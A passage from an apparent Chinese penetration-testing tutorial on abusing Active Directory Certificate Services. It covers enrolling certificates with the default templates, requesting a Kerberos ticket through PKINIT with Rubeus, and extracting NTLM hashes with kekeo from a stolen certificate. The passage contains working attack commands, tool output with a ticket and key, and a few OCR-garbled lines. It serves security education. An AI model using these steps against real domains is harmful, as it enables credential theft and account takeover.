
用户 / 计算机模板，他刚好满足这些条件。

- 1、他们的扩展属性都有客户端身份认证
- 2、用户证书默认所有的域用户都有注册权限



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816164023-98dc2df4-fe6d-1.png>)

3、计算机默认所有的域内计算机都有注册权限



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816164054-ab3ac1a4-fe6d-1.png>)

4、用户 / 计算机模板不需要企业管理员批准

这两个默认的证书模板，让我们不需要有域管的凭据，只需要一个域内用户的凭据，就可以注册证书，这个证书还可用于进行 kerberos 认证。因此我们这里注册的时候选择的模板是用户 / 计算机模板（具体哪个模板看我们拥有的凭据是用户还是计算机）。


当我们拿到用户的凭据，想使用这个凭据去申请用户证书，我们可以

1、访问证书注册网页界面

这个咱们之前说过，需要安装证书颁发机构 Web 注册角色。我们可以尝试访问下，访问的路径是 `https://CA/certsrv`，会弹 401 认证，我们输入用户的凭据就行。



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816164143-c859aa7a-fe6d-1.png>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816164405-1d4272ce-fe6e-1.png>)

这个浏览器建议用 IE

2、使用 `certmgr.msc` 申请

如果我们在域内，直接打开 `certmgr.msc` 申请就行




(<https://xzfile.aliyuncs.com/media/upload/picture/20210816164214-daebf8dc-fe6d-1.png>)

请求证书


你可以请求下列类型的证书。选择要请求的证书，然后单击“注册”。

Active Directory 注册策略

☐ 基本 EFS	状态: 可用	详细信息 ▼
☒ 用户	状态: 可用	详细信息 ▼
☐ 用户自动申请证书	状态: 可用	详细信息 ▼



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816164308-fb62a67e-fe6d-1.png>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816164342-0f675c00-fe6e-1.png>)

0x07 通过证书窃取用户凭据

0x0701 请求 kerberos 证书

在传统的 kerberos 认证的时候，是使用用户密码进行认证的。回顾下申请 TGT 的过程。

用用户 hash 加密时间戳作为 value，type 为 PA-ENC-TIMESTAMP，放在 PA_DATA 上。KDC 收到请求，使用用户 hash 解密 value 的值得到时间戳跟当前时间做对比，如果在合理的范围（正常五分钟）就认证通过。

做对比，想不在白挂的范围（止市五刀印），就以证起。

事实上也可以使用证书作为认证，这也是这次 spectorops 关于 ADCS 研究的最大亮点，后面漏洞紧紧围绕这点。

RFC4556 引入了对 Kerberos 预身份验证的公钥加密支持。这个 RFC 的 title 是 **Public Key Cryptography for Initial Authentication in Kerberos**，后面我们使用简称 PKINIT 来介绍使用证书进行 kerberos 身份认证这种方法。

PKINIT 同样也使用时间戳，但不是使用用户密码派生密钥加密消息，而是使用属于证书的私钥对消息进行签名。


我们可以使用 rubeus 进行验证。

我们首先为用户 Administrator 注册一个证书，使用 **certmgr.msc** 进行注册



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816164655-82d1bb72-fe6e-1.png>)

然后导出来，记得跟私钥一起导出来



(https://xzfile.aliyuncs.com/media/upload/picture/20210816164947-e92f8476-fe6e-1.png)

接下来我们拿着这个证书去请求 kerberos 认证

```
Rubeus4.0.exe asktgt /user:Administrator /certificate:administrator.pfx /domain:test16.local /dc:dc-05.test16.local
```

```
C:\Users\test1\Desktop\ADTest\ADITools\Rubeus4.0.exe asktgt /user:Administrator /certificate:administrator.pfx /domain:test16.local /dc:dc-05.test16.local /password:123456

Rubeus
v1.6.3

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Administrator, CN=Users, DC=test16, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'test16.local/Administrator'
[*] TGT request successful!
[*] base64(ticket.kirbi):

doIF3DCCBdigAwIBBaEDAgEWooIE7DCCBOhggTKMIIIE4KADAgEFoQ4bDFFU1QxNi5MT0NBTKIhMB+g
AwIBAgQYMBYbEmtyYnRndBemcGVzdDE2LmxvY2Fso4IEpDCCBKCgAwIBEQEDAgECoolEkgSCBI4+x5SJ
S0+zzrHjWscvcl1kozj1Uv/xb1GE5z1TvuogK3uc/HdyEKOZBzHwGslYACeuj+al9zpCU+RAR7/42U+BV
NXXp+KfAbHoc4dfrtq43Z2NzxF/7j11KsO8XCOAab6V6P+M08N3ODthc-kJw+02v1VTAIP8iueEE
+XZk4Zj8I921nXz01vyyq87jxvG65FkpsvTHZ9w8X3TN6-qNht7gQqWvi13R1KzRUIbp13eRZLWZK7
2C519wz21h9R6nOIIj116FZehALehWvhwMAu/QYV+8fQ7Uqm7t6WojSXXrsvW+RisMWtuhUOkmc5F
E1hocS3QxPhbC/8C1o/62SDB/yDr11Y49j6x9I71tFBS1M3P7m0Y30LFsRvAqvVDU81cySzZ/MV4Tj+
YTGelkjiommgY9bQS46UnECfrAmcDPuEWEJ13/cpzFOYz0ZGEXoXTc8cujiYvRrB845ecd2u4ibK0ef
F7a0+BNTEdBRWdlo98p3VWjQvHMFEBpaik/usMoz3eLj1xTHFGdK/JgO/t5qTAWI11dtC+IsSV
e0oNac6RbXj+ckW6L7d/H2Ske17h1LCSrYK9sewH+qapTmxK44xAp7G/Dgo1SzNwOUPQtaF
h58OK+9nDNa9xasqHUAep30/BkAH2FmUegUP5+RT138R6G/c07+4JRA22y5vUtaJCakCtGATiV6Slh
5L5zqRbF+21Tkm5uARKih9t0WYReW8N3V6JheFJmFJsmwrG9n1btpGX9V6/AILun00Xnz01/IMAh8
iF76yilnz76T11E7rFysK5Ao10Mnsh1X4FzVXVr1n1SHjLn+ngs4CNSdFNe1op2KU/HOCsNjmdA2Xw08
F4u41bgsgbk9k1HZxvgsL7LCSY1G2sQH1v2cvfz1I7m4XcFKd1rPuEsXhmmNu11Pq064myViN1geV
c31rbPe6e7hDONFHGsWsfw+j+Y9771HzlrnPBHnoksNFCkNf3J9n2Nvp79J7MDr5NSyK4ouwpkLRQ7pe
3WYx1BYeUumM7bzWgAstmmM+BsnAOP1EQXwTOht2pRh2wfi5W1YmJPeFzU9WwzPxlKY4EkrBeGrXY
ag2p6G6g6ck1o1UMODQWwVj++k2eHmeVPAF+P1018s/XjxC3UgzsEn62pp5dop6jYncQrSTV0z
1E1JRVCFZ4WxmimTOjWfCMBZ3T1BR42o6TAlu8zsMRkmsqWwz/xoc3e6hs3REaJHtp47rVDCsJ
v1kUshH1g0QyKaJJsKAaB2e7OAZFy1WbPQx087ckRhuFTN4D3k1rAzaWFKighvliH91776DEOK420Mhp
h/4vsiJgFhugRKPVTaU6pCuMMOuX18b1xjzcNi7rUaawcXehXZ3bv+SLVmrC04rDP9P9xY3i1ZT17
AgFnx1V8VvWYImbUGUeJWtuoC1otqB2zCB2KADAgEAOoHQB1HNfYHKMIHhOIHMIHEMIG+oBswGAAD
AgEkoRIE18APmbV/B3P32Tw5XTHehDhsMVEVTVDE2LkPQOFMchowKADAgEBoREwDxsNQWrtA5P
c3RyYXVvcqHawUAQOEAAKURGA8yMD1xMDYyMzE2NTY0MVMqE8RgPMjA5MTA2MjQwMjU2NDNFapxYDZ1w
MjEwNjUwMTY1NjQxVqsOGwrxURVNUmTYUE9DQ0YpITAFcAMCAQRnGDAWGWZrcmJ0Z3Q6DHR1c3QxNi5s
b2NhbA==

ServiceName      : krbtgt/test16.local
ServiceRealm     : TEST16.LOCAL
UserName         : Administrator
UserRealm        : TEST16.LOCAL
StartTime        : 2021/6/24 0:56:41
EndTime          : 2021/6/24 10:56:41
RenewTill        : 2021/7/1 0:56:41
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : rc4_hmac
Base64(key)      : jwa8GZtX8Hc/fZPCr1dMdw==
```



(https://xzfile.aliyuncs.com/media/upload/picture/20210816165123-224e38a6-fe6f-1.png)

0x0703 请求 NTLM 凭据

在微软的文档 https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-pkca/4e5fb325-eabc-4fac-a0da-af2b6b4430cb 里面有一段话 (https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-pkca/4e5fb325-eabc-4fac-a0da-af2b6b4430cb%E9%87%8C%E9%9D%A2%E6%9C%89%E4%B8%80%E6%AE%B5%E8%AF%9D)

1.4 与其他协议的关系

02/15/2019 • 2分钟阅读

PKCA 被定义为 Kerberos 预身份验证扩展 ([RFC4120] 第 3.1.1 节)。此扩展用于 Kerberos AS 交换 [RFC4556]，因此 PKCA 依赖于有效的 Kerberos 基础结构和证书颁发机构 (CA) 来颁发 [X509] 证书。PKCA 包括使用椭圆曲线密码术 (ECC)。ECC 支持 [RFC5349] 依赖于颁发 ECC 证书的 CA。已经使用 Kerberos 的应用程序无需修改即可使用 PKCA。

为了支持 连接到不支持 Kerberos 身份验证的网络服务的应用程序的 NTLM 身份验证 [MS-NLMP]，当使用 PKCA 时，KDC 在权限属性证书 (PAC) 中返回用户的 NTLM 单向函数 (OWF) PAC_CREDENTIAL_INFO 缓冲区 ([MS-PAC] 第 2.6.1 节)。

先知社区


(<https://xzfile.aliyuncs.com/media/upload/picture/20210816165158-36e64948-fe6f-1.png>)


也就是当使用证书进行 kerberos 认证的时候，返回的票据的 PAC 包里面还有 NTLM 票据。

这个东西 Benjamin(mimikatz, kekeo 作者) 在 17 年已经研究并进行武器化

详情见 <https://twitter.com/gentilkiwi/status/826932815518371841>

(<https://twitter.com/gentilkiwi/status/826932815518371841>)






(<https://xzfile.aliyuncs.com/media/upload/picture/20210816165018-fbb22f18-fe6e-1.png>)


下面我们用一个案例来说明。

当我们控制了一台主机，里面有个用户的证书



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816164827-b9ad77ee-fe6e-1.png>)

我们使用 `certutil` 来导出证书 (如果导出不了的话，就用 `mimikatz` 来导出证书)




(<https://xzfile.aliyuncs.com/media/upload/picture/20210816164800-a98723a6->

fe6e-1.png)

然后把 pfx 文件拷贝到我们自己的计算机，双击导入，输入刚刚我们输的密码。

我们本地的计算机做个代理进内网，并且把 dns 也代理进去 (dns 设置为内网的域控)



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816164522-4b0afa8c-fe6e-1.png>)

使用 kekeo 获取用户的 NTLM

```
kekeo 2.1 x64 (oe.eo)
kekeo # tgt::pac /subject:test1 /castore:current_user /domain:test12.local
Realm      : test12.local (test12)
User       : test1@test12.local (test1)
CName      : test1@test12.local [KRB_NT_ENTERPRISE_PRINCIPAL (10)]
SName      : krbtgt/test12.local [KRB_NT_SRV_INST (2)]
Need PAC   : Yes
Auth mode  : RSA
[kdc] name: DC-03.test12.local (auto)
